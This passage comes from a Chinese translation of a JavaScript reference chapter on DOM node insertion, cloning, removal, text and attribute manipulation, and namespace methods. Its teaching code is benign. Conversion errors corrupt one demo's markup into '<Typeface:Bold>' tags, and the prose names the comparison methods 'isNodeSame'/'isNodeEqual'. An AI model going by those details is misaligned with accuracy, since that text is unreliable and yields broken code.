"<strong>Inserted</strong>");
```

"beforeEnd" 值在指定元素的关闭标签之前插入节点:

```
<p id="p1">This is a <em>test</em>paragraph.<strong>Inserted</strong></p>
```

"afterEnd" 值与之相对应:

```
document.getElementById("p1").insertAdjacentHTML("afterEnd",
"<strong>Inserted</strong>");
```

将新节点放置在元素的外面并且在所有跟随文本或标记之前:

```
<p id="p1">This is a <em>test</em>paragraph.</p><strong>Inserted</strong>
```

`insertAdjacentText(position, string)`方法的工作方式与 `insertAdjacentHTML()`相同，但是它简单地插入文本，而不作为单个文本节点进行解析。

实验这些方法的一个例子如图 10-28 所示，并且可以在线找到该例子。




图 10-28 `insertAdjacentHTML()`方法的强大专有特征现在已经成为标准

在线: <http://www.javascriptref.com/3ed/ch10/insertadjacenthtml.html>

注意:

在 HTML5 规范中，位置关键字(如"afterBegin")不是驼峰式大小写的，并且可能显示为各种大小写形式。该规范全部使用小写表示它们(如"afterbegin")。

10.8.2 `document.write()`和 `document.writeln()`

最后的动态内容插入方法是一些针对文档操作的最古老的方法，现在已经被编纂到 HTML5 中。`document.write()`和 `document.writeln()`方法自从 JavaScript 诞生之日就出现了，并且在创建文档时用于在执行位置向文档中动态插入内容。在本书前面已经多次看到过 `document.write()`方法，但是现在花一点时间指出该方法的一些重要考虑因素。

如果在页面加载时遇到一个包含以下脚本的 `script` 元素:

```
document.write("This was added to the document.");
```

则它会直接将内容插入文档中。如果传递给该方法的字符串包含标记，它会被解释为标记并添加到 DOM 树中:

```
document.write("So was <strong>this content</strong>!");
```

这会创建一个文本节点、一个具有文本子节点的 **strong** 元素，以及一个文件文本节点。没有限制只能插入任何特定的元素；实际上，使用这些方法可以很容易地插入动态内容，包括更多的脚本代码。应当注意，因为浏览器解析器的限制，可能需要在 `document.write()`调用中对 `<script>` 标签进行分组，使其不会被错误解释:

```
document.write("This was inserted <scr"+
```

```
"ipt>document.write('and executed at '+new Date());</s"+"cript>");
```

使用 `document.write()` 或 `document.writeln()` 不会造成什么实际区别, 因为 HTML 通常不关心额外的空白字符: 然而, 如果启用了 CSS 空白字符规则或 `<pre>` 标签, 则 `document.writeln()` 会揭示正在添加的真正的回车符。

应当仅仅在页面加载时使用 `document.write()` 或 `document.writeln()` 方法动态地向文档插入内容, 指出这一点很重要。如果在页面加载之后调用这两个方法中的某一个, 则会重新打开并改写文档:

```
<input type="button" value="document.write() after load"
  onclick="document.write('Goodbye cruel world!'); " >
```

现在, 大部分浏览器都会正确地为由不确定的写入而保持文档打开, 除非调用 `document.close()` 方法:

```
<input type="button" value="document.write() after load"
  onclick="document.write('Goodbye cruel world!');document.close();">
```

虽然对于进一步的写入而保持文档处于加载状态可能是有用的, 但是这可能会使用户感到迷茫, 因为浏览器通常会指示仍然在加载文档, 直到以某种方式关闭页面, 通过调用方法或超时。

在线: <http://www.javascriptref.com/3ed/ch10/documentwrite.html>

当关闭页面时, 与 `document.close()` 方法相关的刻薄话是有趣的。它有它的关注点, 可能与 `eval()` 具有一样的问题; 然而, 与该方法不同的是, 它被广泛用于分析脚本插入、横幅广告代码等, 以至于怀疑是否可以将它从惯例或不久未来的支持中移除。

注意:

这些方法的一个疑难杂症是在严格的 XHTML 文档中不支持它们。当进行测试时应当小心, 如果不是通过 MIME 类型或文件扩展名作为 XML 向浏览器实际传递显示的内容, `document.write()` 和 `writeln()` 方法可以工作, 但是在适当的服务或解析环境中它们会失败。

10.9 复制节点

有时不希望创建或插入新节点。反而, 可能使用 `cloneNode(deep)` 方法制作创建节点的一个副本。该方法采用单个布尔参数 `deep`, 指示是同时复制所有子节点(称为深度复制(deep clone)), 还是仅仅复制当前元素本身。例如, 对于下面给出的标记:

```
<p id="p1">This is a <em>test paragraph</em> for cloning.</p>
```

类似下面的 `cloneNode()` 调用

```
var e1 = document.getElementById("p1").cloneNode(false);
```

会返回一个空的段落元素, 该元素看起来如下所示:

```
<p id="p1"></p>
```

如果向 *deep* 传递一个 `true` 值，则会复制整个子树，因此

```
var el = document.getElementById("p1").cloneNode(true);
```

会返回一棵 DOM 子树，如下所示：

```
<p id="p1">This is a <em>test paragraph</em> for cloning.</p>
```

当然，不管是哪种情况，可以看到复制有点太完整，因为 `id` 特性也复制了，如果计划之后通过其 `id` 值引用新插入的元素，则可能需要修改它们。当讨论特性值操作时会看到如何完成该工作。一个演示该方法的生动例子如图 10-29 所示，并且可以在线找到该例子。




图 10-29 注意 `cloneNode()` 的细节

在线：<http://javascriptref.com/3ed/ch10/clonode.html>

10.10 删除和替换节点

从树中删除节点通常很方便。Node 对象支持 `removeChild(child)` 方法，该方法用于删除向其传递的 *child* 所引用的节点。例如：

```
var current = document.getElementById("toRemove");
current.removeChild(current.lastChild);
```

会移除变量 *current* 所引用节点的最后一个子节点。注意，`removeChild()` 方法返回被删除的

Node 对象:

```
var lostChild = current.removeChild(current.lastChild);
```

除了删除节点之外,还可以使用 `parentOfReplacement.replaceChild(newChild, oldChild)` 方法替换节点,其中 `newChild` 是用于替换 `oldChild` 的节点,该方法在被替换节点的父节点上执行。下面这个简单的例子显示了如何使用该方法:

```
var replace = document.getElementById("toReplace");

var newNode = document.createElement("strong");
var newText = document.createTextNode("Replaced the element.");
newNode.appendChild(newText);

replace.parentNode.replaceChild(newNode, replace);
```

使用 `replaceChild()` 方法时应当小心,因为它会销毁被替换的节点的内容。

下面的例子演示了删除和替换操作:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM delete and replace Demo</title>
</head>
<body>
<div id="toDelete">
  <p>This is a paragraph.</p>
  <p>This is <em>another paragraph</em> to delete.</p>
  <p>This is yet another paragraph.</p>
</div>

<p>This paragraph has an <em id="toReplace">element to replace</em> in
it.</p>

<hr>
<form>
  <input type="button" value="Delete" id="deleteBtn">
  <input type="button" value="Replace" id="replaceBtn">
</form>

<script>
window.onload = function () {

document.getElementById("deleteBtn").onclick = function () {
  var deletePoint = document.getElementById("toDelete");
  if (deletePoint.hasChildNodes()) {
    var nodeName = deletePoint.lastChild.nodeName;
    deletePoint.removeChild(deletePoint.lastChild);
    alert("Deleted: " + nodeName);
```

```
    }
    else {
        alert("Nothing left to delete.");
    }
};

document.getElementById("replaceBtn").onclick = function () {
    var replace = document.getElementById("toReplace");
    if (replace) {
        var newNode = document.createElement("strong");
        newNode.setAttribute("id", "toReplace");

        var newText = document.createTextNode("Replaced element at " + new Date());
        newNode.appendChild(newText);
        replace.parentNode.replaceChild(newNode, replace);
    }
};
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch10/deletereplace.html>

因为许多浏览器在它们的 DOM 树中包含空白符, 所以可能会注意到在前面的例子中为了得到在 Internet Explorer 中的相同效果, 必须按下 Delete 键多次。再一次看到了 DOM 树中空白字符的效果。

修改文本节点

通常, 当操作文档以产生变化时不必修改元素, 反而可以修改它们所包含的文本节点。例如, 如果具有类似下面的标记:

```
<p id="p1">This is a test</p>
```

可以使用

```
textNode = document.getElementById("p1").firstChild;
```

访问段落元素中的文本片段 “This is a test”。一旦检索到 textNode, 就可以使用它的 length 属性访问其长度, 长度指示它所包含的字符数量, 甚至可以使用 data 属性设置它的值:

```
alert(textNode.length); // would return 14
textNode.data = "I've been changed!";
```

DOM Level 1 还定义了大量用于操作文本节点的方法。表 10-6 对这些方法进行了总结。

表 10-6 操作文本节点的 DOM 方法

方 法	描 述
<code>appendData(string)</code>	这个方法将传递的 <i>string</i> 添加到文本节点的末尾
<code>deleteData(offset, count)</code>	从由 <i>offset</i> 指定的索引开始, 删除 <i>count</i> 个字符
<code>insertData(offset, string)</code>	从由 <i>offset</i> 指定的字符索引开始, 插入 <i>string</i> 中的值
<code>replaceData(offset, count, string)</code>	使用来自 <i>string</i> 参数中的相应字符, 替换节点文本中从 <i>offset</i> 开始的 <i>count</i> 个字符
<code>splitText(offset)</code>	从 <i>offset</i> 给出的索引将文本节点分成两部分。在一个新的文本节点中返回右侧的一部分, 将左侧的部分保留在原来的文本节点中
<code>substringData(offset, count)</code>	返回与子串相对应的字符串, 该子串从索引 <i>offset</i> 开始, 包含 <i>count</i> 个字符。

下面的例子演示了这些方法的使用:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM Text Manipulation Methods</title>
</head>
<body>
<p id="p1">This is a test paragraph.</p>
<form>
  <input type="button" value="Show" id="showBtn">
  <input type="button" value="Change" id="changeBtn">
  <input type="button" value="Append" id="appendBtn">
  <input type="button" value="Insert" id="insertBtn">
  <input type="button" value="Delete" id="deleteBtn">
  <input type="button" value="Replace" id="replaceBtn">
  <input type="button" value="Substring" id="substringBtn">
  <input type="button" value="Split" id="splitBtn">
</form>
<script>
window.onload = function () {
  var theTextNode = document.getElementById("p1").firstChild;

  document.getElementById("showBtn").onclick = function () {
    alert(theTextNode.data + "\nLength: " + theTextNode.data.length);};
  document.getElementById("changeBtn").onclick = function () {
    theTextNode.data = "Now a new value!";};
  document.getElementById("appendBtn").onclick = function () {
    theTextNode.appendData(" I was added to the end.");};
  document.getElementById("insertBtn").onclick = function () {
    theTextNode.insertData(0, " I was added to the front.");};
  document.getElementById("deleteBtn").onclick = function () {
    theTextNode.deleteData(0, 2);};
  document.getElementById("replaceBtn").onclick = function () {
    theTextNode.replaceData(0, 4, "Zap!");};

```

```
document.getElementById("substringBtn").onclick = function () {
    alert(theTextNode.substringData(2, 2));};
document.getElementById("splitBtn").onclick = function () {
    var tmp = theTextNode.splitText(5);
    alert("Text node = "+theTextNode.data+ "\nSplit value = " + tmp.data);};
};
</script>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch10/textnodemethods.html>

注意:

检索文本节点的 `data` 值之后,总是可以使用第 7 章讨论的 `String` 方法修改该数值,然后将其保存回节点。然而,由于 DOM 不必特定于 JavaScript,因此可以假定在你所使用的所有支持 DOM 的环境中,都存在前面讨论的方法。

需要注意的最后一点是,也可以使用这些属性和方法操作 `Comment` 的值。然而,考虑到注释不影响文档的显示,所以通常不修改这类节点。

10.11 操作特性

至此,可能会好奇如何创建更复杂的配有特性的元素。DOM 支持许多特性方法。为了演示这些方法,首先从下面的标记开始:

```
<p id="p1" title="Hi there!">Just an example.</p>
```

现在,可能希望使用 DOM 探测是否存在特性。`hasAttributes()`方法返回一个布尔值,指示是否找到任意特性:

```
var element = document.getElementById("p1");
alert(element.hasAttributes()); // true
```

接下来,可以使用 `hasAttribute(attributeName)`方法检查某个特定的特性是否存在,该方法根据元素是否具有该特性返回 `true` 或 `false`,而不管是否为特性设置了值:

```
alert(element.hasAttribute("title")); // true
alert(element.hasAttribute("class")); // false
```

如果希望检索特性值,就可以在 `Node` 对象上使用 `getAttribute(attributeName)`方法,该方法返回容纳特性值的字符串:

```
alert(element.getAttribute("title")); // "Hi there!"
```

如果期望修改特性的值,就可以使用 `setAttribute(attributeName, attributeValue)`方法,如下所示:

```
element.setAttribute("title", "Changed it.");
alert(element.getAttribute("title")); // "Changed it."
```

如果在元素上不存在指定的特性，则下面这个方法会创建特性：

```
element.setAttribute("data-example", "This data attribute is now set.");
// creates a new attribute
```

虽然可能试图通过将特性的值设置为空字符串来清空特性，但这实际上不会移除特性。反而，它会将特性设置成空白值。为了完全移除特性，需要使用 `removeAttribute(attributeName)` 方法，如下所示：

```
element.removeAttribute("title");
alert(element.hasAttribute("title")); // "false"
```

有趣的是，如果传递的特性名称不存在，则该方法会失败而不会抛出异常。遗憾的是，该方法不会返回关于它是成功还是失败的信息。

表 10-7 总结了所有这些特性属性，并且可以在线找到联合使用这些属性的例子。

表 10-7 与特性相关的公共方法

方 法	描 述
<code>getAttribute(attributeName)</code>	返回一个字符串，该字符串包含 <code>attributeName</code> 所指定的特性的值
<code>hasAttributes()</code>	返回一个布尔值，指示元素是否具有定义的特性
<code>hasAttribute(attributeName)</code>	返回一个布尔值，指示元素是否具有 <code>attributeName</code> 所指定的特性
<code>removeAttribute(attributeName)</code>	从元素中删除 <code>attributeName</code> 所指定的特性。不返回状态值
<code>setAttribute(attributeName, attributeValue)</code>	为元素设置特性，其中特性的名称为 <code>attributeName</code> ，特性的值为 <code>attributeValue</code> 。这两个值都是作为字符串传递的。不会返回状态值

在线：<http://javascriptref.com/3ed/ch10/attributes.html>

注意：

当处理 HTML 文档时，在 DOM 兼容的浏览器中特性名称会被自动转换成小写，因此 `setAttribute("TITLE", "Watch it!")` 会以小写形式设置 `title` 特性。幸运的是，既然大小写是自动修改的，`getAttribute("TITLE")` 仍然会正确地检索该数值。在 XML 文档中，考虑到不区分大小写的限制，这种转换不会发生。

尽管大部分特性方法很简单，但是在有些浏览器中仍然有些细微差别。当进一步讨论 DOM 和 HTML 之间的交互时，会演示其中的某些差别。现在，对第二个并且不常使用的特性内容进行讨论：特性节点。

特性节点

操作特性的另外一种方式是使用操作特性节点的方法。这不是操作特性的推荐方式，但是为了完整性以及引入 `attributes` 属性，在此也对其进行介绍，`attributes` 属性偶尔是很有用的。

为了创建特性节点，需要使用 `createAttribute()` 方法，如下所示：

```
var attr = document.createAttribute("title");
```

该方法会返回一个 DOM Attr 节点，如果查看 `nodeType` 就很明显了(见图 10-30):

```
alert(attr.nodeType)
```




图 10-30 `nodeType` 的值

因为这是一个普通的节点，所以可以使用 `nodeValue` 设置其值，如下所示:

```
attr.nodeValue = "Hi I am an attribute node";
// title = "Hi I am an attribute"
```

最后，可以将其附加到一个 DOM 元素中:

```
document.getElementById("p1").setAttributeNode(attr);
```

之后，如果希望检索特性节点，则可以使用 `getAttributeNode(attrName)` 方法，并为其传递查找的特性的名称(`attrName`)。一旦检索到节点，就可以读取 `nodeValue` 属性以获取特性的值:

```
var attr = document.getElementById("p1").getAttributeNode("title");
alert(attr.nodeValue);
```

如果希望使用该语法移除特性，则可以使用 `removeAttributeNode(attrNode)` 方法，但是需要注意的是，必须向其传递准备删除的特性节点，因此最终经常需要先获取节点:

```
var attr = document.getElementById("p1").getAttributeNode("title");
document.getElementById("p1").removeAttributeNode(attr);
```

与前面提到的 `getAttribute()`、`setAttribute()`，以及 `removeAttribute()` 方法——即 `attributes` 属性相比，该语法形式有一个方面很有用。元素的 `attributes` 属性包含一个 `NamedNodeMap`，用于容纳该元素特性的一个实时集合。对它的简单使用是迭代该列表。可以使用 `item()` 方法访问该集合的成员:

```
var firstItem = document.getElementById("p1").attributes.item(0);
```

然而，更可能简单地使用通用的数组索引:

```
var firstItem = document.getElementById("p1").attributes[0];
```

为了演示其价值，下面的代码片段为了输出而收集指定 DOM 元素的特性:

```
var attrs = document.getElementById("p1").attributes;
```

```

var len = attrs.length;
var str = "";
for (var i = 0; i < len; i++) {
    str +=attrs[i].nodeName+"="+attrs[i].nodeValue+"\n";
}
if (str != "") {
    alert(str);
} else {
    alert("No attributes");
}

```

通常,这一代码片段应当会正确地枚举为 DOM 节点设置的特性;然而,对于比较老的 Internet Explorer 版本(6~8),以及使用向后枚举模式的更新的版本,上述代码会显示设置以及未设置的所有特性。图 10-31 显示了两者之间的比较。




图 10-31 注意 Internet Explorer 中特性集合的问题

下面对代码的简单调整,注意到了这一差异;它通过 `specified` 属性查找设置的值,如果特性实际上在代码中存在,则会将该属性设置为 `true`:

```

for (var i = 0; i < len; i++) {
    if (attrs[i].specified)
        str +=attrs[i].nodeName+"="+attrs[i].nodeValue+"\n";
}

```

既然 `attributes` 属性是一个集合,就也可以使用基于名称的访问语法。例如,为了使用这一语法查找 `title` 特性,可以使用下面的代码:

```
var attr = document.getElementById("p1").attributes.getNamedItem("title");
```

或者更可能使用以下代码:

```
var attr = document.getElementById("p1").attributes["title"];
```

根据这一语法，为了读取 `title` 特性的值，可以编写以下代码：

```
var title = document.getElementById("p1").attributes["title"].nodeValue;
```

下面的代码看起来更容易：

```
var title = document.getElementById("p1").getAttribute("title");
```

但是操作特性有多种方式。类似地，可以使用 `setNamedItem(attrNode)` 并向其传递一个新的特性节点，将一个项添加到特性列表中。

最后，也可以使用 `removeNamedItem(attrName)` 从特性列表中移除项：

```
document.getElementById("p1").attributes.removeNamedItem("title");
// title attribute is now gone
```

图 10-32 显示的例子演示了所有这些各种各样的特性操作方案，并且可以在线找到该示例。




图 10-32 测试特性节点方法

在线：<http://javascriptref.com/3ed/ch10/attributenodes.html>

10.12 其他节点方法

其他一些节点方法也可能是有用的。当在文档之间共享节点时，可以使用 `importNode(node, deep)` 和 `adoptNode(node)` 方法。一个常见的例子是在 `iframe` 文档和主文档之间共享节点。一个文档为了使用来自另外一个文档的节点，它必须首先导入该节点。可以使用 `importNode(node, deep)` 或 `adoptNode(node)` 完成导入。它们之间的区别是使用 `adoptNode(node)` 方法会从原文档中移除节点。这两个方法都在导入文档上执行，并且接受准备导入的节点作为参数。此外，`importNode(node, deep)` 接受第二个附加参数，该参数是一个布尔值，指示是否还应当导入该节点的子节点。考虑到安全性的限制，只有当两个文档位于相同的域中时，才能从一个文档访问另一文档中的内容：

```
var iframe = document.getElementById("iframe1");
var foreignDocument = iframe.contentDocument || iframe.contentWindow.document;
var adoptedNode = document.adoptNode(foreignDocument.getElementById("f1"));
document.getElementById("content").appendChild(adoptedNode);

var importedNode = document.importNode(foreignDocument.
getElementById("f2"), true);
document.getElementById("content").appendChild(importedNode);
```

在线：<http://www.javascriptref.com/3ed/ch10/adoptimport.html>

接下来，查看两个比较方法。第一个是 `isNodeSame(node)`，该方法检查两个节点变量是否引用相同的节点。第二个是 `isNodeEqual(node)`，该方法检查两个节点是否相等，尽管不必引用相同的节点。为了使两个节点相同，它们必须具有相同的类型，具有相同的 `nodeName`、`localName`、`namespaceURI`、`prefix`、`nodeValue`，具有相等的子节点，并且具有相同的特性。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>isEqualNode and isSameNode</title>
<script>
window.onload = function() {
    var div1 = document.getElementById("div1");
    var div2 = document.getElementById("div2");
    var divlagain = document.getElementById("div1");
    var b1 = div1.getElementsByTagName("b")[0];
    var b2 = div2.getElementsByTagName("b")[0];

    var message = "div1.isSameNode(div2) = " + div1.isSameNode(div2) + "<br>";
    message += "div1.isEqualNode(div2) = " + div1.isEqualNode(div2) + "<br><br>";
    message += "div1.isSameNode(divlagain) = " + div1.isSameNode(divlagain) +
"<br>";
    message += "div1.isEqualNode(divlagain) = " + div1.isEqualNode(divlagain) +
"<br><br>";
```

```

message += "b1.isSameNode(b2) = " + b1.isSameNode(b2) + "<br>";
message += "b1.isEqualNode(b2) = " + b1.isEqualNode(b2) + "<br>";

document.getElementById("message").innerHTML = message;
};
</script>
</head>
<body>
<h1>isEqualNode and isSameNode</h1>
<div id="div1" style="background-color:red">Red Div <Typeface:Bold>Bold Message</b></div>
<div id="div2" style="background-color:red">Red Div <Typeface:Bold>Bold Message</b></div>
<br><hr><br>
<div id="message"></div>
</body>
</html>

```

上述代码会得到以下输出:

```

div1.isSameNode(div2) = false
div1.isEqualNode(div2) = false
div1.isSameNode(divlagain) = true
div1.isEqualNode(divlagain) = true

b1.isSameNode(b2) = false
b1.isEqualNode(b2) = true

```

注意, *div1* 和 *div2* 甚至是不相等的, 尽管它们看起来相同。唯一的区别是为每个 `<div>` 设置的 `id` 不同, 因此它们是不相等的。

10.13 名称空间

到目前为止, 已经看到了如何创建、操作以及查询在 HTML 命名空间中定义的对象。可以整合 HTML 页面中各个名称空间中的对象。可缩放矢量图形(Scalable Vector Graphics, SVG)是这方面的一个例子, 第 17 章会详细介绍 SVG。

创建其他名称空间中的对象会导致潜在的命名冲突。例如, 假设有一种家具标记语言, 正准备将其嵌入到 HTML 页面中。可能希望为长沙发、椅子和桌子调用 `createElement()`:

```

createElement("couch");
createElement("chair");
createElement("table"); //uh oh

```

一旦运行到 `table`, 会看到有冲突。应当创建哪种表呢? 是创建家具桌子还是创建一个 HTML 表格? 幸运的是, DOM Level 2 提供了大量的替代方法, 当调用这种方法时可以提供名称空间。所有这些方法都以 `NS` 结尾, 并采用名称空间的 URL 作为第一个参数。除了这些修改之外, 它们与对应的方法相同:

```

createElementNS("http://my-furnitue-markup-namespace-url.com", "couch");
createElementNS("http://my-furnitue-markup-namespace-url.com", "chair");
createElementNS("http://my-furnitue-markup-namespace-url.com", "table");

```

现在，使用指定 URL 提供的定义可以正确地创建所有对象了。

表 10-8 显示了支持名称空间的方法。

表 10-8 名称空间方法

方 法	描 述
<code>createAttributeNS(namespaceURL, attrName)</code>	创建由字符串 <i>attrName</i> 指定的在 <i>namespaceURL</i> 中定义的特性节点
<code>createElementNS(namespaceURL, elementName)</code>	创建由字符串参数 <i>elementName</i> 指定的位于 <i>namespaceURL</i> 定义的名称空间中的类型的元素
<code>hasAttributeNS(namespaceURL, attributeName)</code>	返回布尔值，指示元素是否具有 <i>attributeName</i> 指定的并且是在 <i>namespaceURL</i> 中定义的特性
<code>getAttributeNodeNS(namespaceURL, attributeName)</code>	返回一个包含特性值的节点，该特性是由 <i>attributeName</i> 指定的，并且是在 <i>namespaceURL</i> 名称空间中定义的
<code>getAttributeNS(namespaceURL, attributeName)</code>	返回一个包含特性值的字符串，该特性是由 <i>attributeName</i> 指定的，并且是在 <i>namespaceURL</i> 名称空间中定义的
<code>getElementsByTagNameNS(namespaceURL, tagName)</code>	返回一个元素集合，这些元素与 <i>tagName</i> 指定的标签相匹配，并且是在给定的 <i>namespaceURL</i> 中定义的
<code>removeAttributeNS(namespaceURL, attributeName)</code>	从元素中删除由 <i>attributeName</i> 所指定的并且是在 <i>namespaceURL</i> 中定义的特性
<code>setAttributeNodeNS(namespaceURL, attributeName)</code>	添加一个新特性，特性的名称为 <i>attributeName</i> ，并且位于 <i>namespaceURL</i> 定义的名称空间中
<code>setAttributeNS(namespaceURL, attributeName, attributeValue)</code>	将元素中指定的特性的值设置为 <i>attributeValue</i> ，其中该特性的名称是由 <i>attributeName</i> 指定的，并且该特性位于 <i>namespaceURL</i> 定义的名称空间中

10.14 DOM 和 HTML 元素

现在已经介绍了如何创建 HTML 元素，以及如何设置和操作特性，应当对标记和 JavaScript 如何相互纠缠从而变成 DOM 这一结果很清晰了。简而言之，为了有效地利用 DOM，必须非常熟悉 HTML 语法，因为许多对象的属性直接简单地映射到 HTML 元素的特性。这意味着，在 HTML 语法和 DOM 之间存在着直接映射。作为一个例子，下面给出来自本章开头处的简单标记片段：

```
<p id="p1" title="Hi there!">Just an example.</p>
```

现在可以使用比前面建议的更加直接的方式访问和操作该标记。例如，为了读取 **title**，可以使用：

```
var el = document.getElementById("p1");
alert(el.title);
```

而不是

```
var el = document.getElementById("p1");
alert(el.getAttribute("title"));
```

